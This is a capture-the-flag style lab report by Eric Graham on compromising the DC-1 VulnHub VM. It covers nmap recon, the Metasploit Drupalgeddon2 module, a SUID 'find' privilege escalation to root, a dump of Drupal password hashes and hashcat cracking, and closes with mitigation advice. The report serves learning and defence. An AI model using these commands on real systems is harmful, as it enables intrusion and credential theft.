

DC-1 VulnHub Lab

Lab Report: VulnHub DC-1 — Full Exploitation Chain

Objective

Demonstrate a full exploitation chain on the DC-1 VulnHub VM.
This lab shows how to gain a foothold, escalate privileges, access sensitive data, and document realistic mitigations.

Lab Environment

- **Target:** DC-1 VulnHub VM
 - **Attacker:** Kali Linux
 - **Network:** NAT
 - **Tools:** Nmap, Hydra, Metasploit, Netcat, Hashcat, John the Ripper
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Exploitation Chain Summary

Stage	Description
Recon	Identified open services, Drupal CMS
Foothold	Exploited Drupalgeddon2 vulnerability
Privilege Escalation	Escalated from <code>www-data</code> to <code>root</code>
Post-Exploitation	Retrieved <code>thefinalflag.txt</code>
Mitigation	Patching, upgrade, and lockout controls

```
File Actions Edit View Help
(eric@kali)~$ nmap -sV -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 23:22 EDT
Nmap scan report for
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100024  1          33440/udp   status
|_  100024  1          34984/tcp   status
|_  100024  1          55462/udp6  status
|_  100024  1          60554/tcp6  status
MAC Address: 00:0C:29:E2:8D:8E (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.31 ms

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.85 seconds
(eric@kali)~$
```

Figure 1: nmap_scan

```
File Actions Edit View Help
(eric@kali)~$ sudo netdiscover
```

Figure 2: netdiscovery

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1		00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.1.2		00:50:56:eb:18:69	1	60	VMware, Inc.
192.168.1.3		00:0c:29:e2:bd:8e	1	60	VMware, Inc.
192.168.1.4		00:50:56:f4:30:a2	1	60	VMware, Inc.

Figure 3: netdiscover

Recon & Enumeration

Nmap Full Port Scan

```
nmap -sV -A <target-ip>
```

Result:

- Port 80: Drupal site discovered
- Other open ports confirmed basic services

Initial Foothold

Vulnerability: Drupalgeddon2 (CVE-2018-7600)

Steps:

1. Launched exploit/unix/webapp/drupal_drupalgeddon2 in Metasploit:

```
use exploit/unix/webapp/drupal_drupalgeddon2
set RHOSTS <target-ip>
set TARGETURI /
run
```

2. Gained a meterpreter session.

3. Spawned a proper bash shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```

eric@kali: ~
File Actions Edit View Help
msf6 > search exploit drupal

Matching Modules

# Name Disclosure Date Rank Check Descr
- - - - -
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal
1 CODER Module Remote Command Execution
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal
2 Drupalgeddon 2 Forms API Property Injection
3 \ target: Automatic (PHP In-Memory)
4 \ target: Automatic (PHP Dropper)
5 \ target: Automatic (Unix In-Memory)
6 \ target: Automatic (Linux Dropper)
7 \ target: Drupal 7.x (PHP In-Memory)
8 \ target: Drupal 7.x (PHP Dropper)
9 \ target: Drupal 7.x (Unix In-Memory)
10 \ target: Drupal 7.x (Linux Dropper)
11 \ target: Drupal 8.x (PHP In-Memory)
12 \ target: Drupal 8.x (PHP Dropper)
13 \ target: Drupal 8.x (Unix In-Memory)

```

Figure 4: metasploit

```

eric@kali: ~
File Actions Edit View Help
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal
1 CODER Module Remote Command Execution
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal
2 Drupalgeddon 2 Forms API Property Injection
3 \ target: Automatic (PHP In-Memory)

```

Figure 5: metasploit

```

meterpreter > shell
Process 3460 created.
Channel 5 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$

```

Figure 6: meterpreter


Privilege Escalation

Escalation Path:

- Enumerated vulnerable configurations.
- Used `find` and `sudo` misconfigs to escalate from `www-data` to `root`.

Proof:

```
id
# uid=0(root)
```

A screenshot of a Kali Linux terminal window. The window title is 'eric@kali: ~'. The terminal shows a list of files found by the 'find' command, including various binaries and libraries. The user then runs 'id', showing they are www-data. They run 'find . -exec /bin/sh \; -quit' to spawn a shell. They run 'id' again, showing they are now root (uid=0). They run 'cd /root' and 'ls', showing the contents of the root directory, including 'thefinalflag.txt'. They run 'whoami', showing they are root. The terminal has a dark background with a Kali Linux logo watermark.

```
File Actions Edit View Help
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/ject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find . -exec /bin/sh \; -quit
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cd /root
ls
thefinalflag.txt
whoami
root
```

Figure 7: meterpreter

Retrieved Final Flag:

```
cd /root
ls
cat thefinalflag.txt
```

Post-Exploitation

- Verified root shell access.
- Enumerated system files.
- Extracted Drupal database creds.
- Identified password hash \$\$\$... and cracked offline.




Figure 8: drupal



Figure 9: meterpreter

```

File Actions Edit View Help
System Home + +
+-----+-----+
| uid | name | pass
e | language | picture | init
+-----+-----+
+-----+-----+
| 0 | | |
| 1 | admin | $$$DvQI6Y600iNeXRIeEMF94Y
ia/Melbourne | | 0 | admin@examp
| 2 | Fred | $$$DWGrxef6.D0cwB5Ts.GlnL
ia/Melbourne | | 0 | fred@exampL
| 3 | Eric Graham | $$$D0r/WhOb3flhWR0t.1PPTH
ia/Melbourne | | 0 | centerline0
+-----+-----+
4 rows in set (0.00 sec)

mysql> SELECT * FROM users_roles;
SELECT * FROM users_roles;
+-----+-----+
| uid | rid |
+-----+-----+
| 1 | 3 |
| 3 | 3 |
| 2 | 4 |
+-----+-----+
3 rows in set (0.00 sec)


mysql> SELECT * FROM role;
SELECT * FROM role;
+-----+-----+-----+
| rid | name | weight |
+-----+-----+-----+
| 3 | administrator | 2 |
| 1 | anonymous user | 0 |
| 2 | authenticated user | 1 |
| 4 | Editors | 3 |
+-----+-----+-----+
4 rows in set (0.00 sec)

```

Figure 10: meterpreter

```
(eric@kali)-[~]
└─$ hashcat -m 7900 -a 0 -o cracked.txt hash.txt ~/rockyou.txt
hashcat (v6.2.6) starting
```

Figure 11: meterpreter



Risk & Business Impact

- **Risk:** Critical. Full system compromise including root access.
- **Impact:** Attackers could deface content, steal credentials, pivot to internal networks.
- **Likelihood:** High due to public exploit.

Mitigation & Remediation

Risk	Recommendation
Outdated Drupal core	Apply latest security patches
Weak admin password	Enforce strong, unique passwords
Brute-force possible	Limit login attempts & enable 2FA
Privilege escalation possible	Harden permissions & monitor logs

Lessons Learned

- Using **Hydra** and **Hashcat** for brute force on **salted hashes** can be *very time-consuming* — better to combine with other vectors (e.g., database access).
 - Aggressive brute forcing on login forms with lockouts causes delays — next time, check for lockout controls *before launching Hydra*.
 - **Always note down** credentials, tables, and user hashes as you enumerate — saves time if you need to reset or pivot later.
 - Consider using **drupal user-password** SQL queries to reset admin passwords *directly* instead of brute forcing.
 - **Document everything** — clear evidence and commands help with report clarity.
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Final Outcome

Root access confirmed, final flag captured. Vulnerability chain: Recon → Exploit → Escalate → Proof → Mitigation.

~ Eric Graham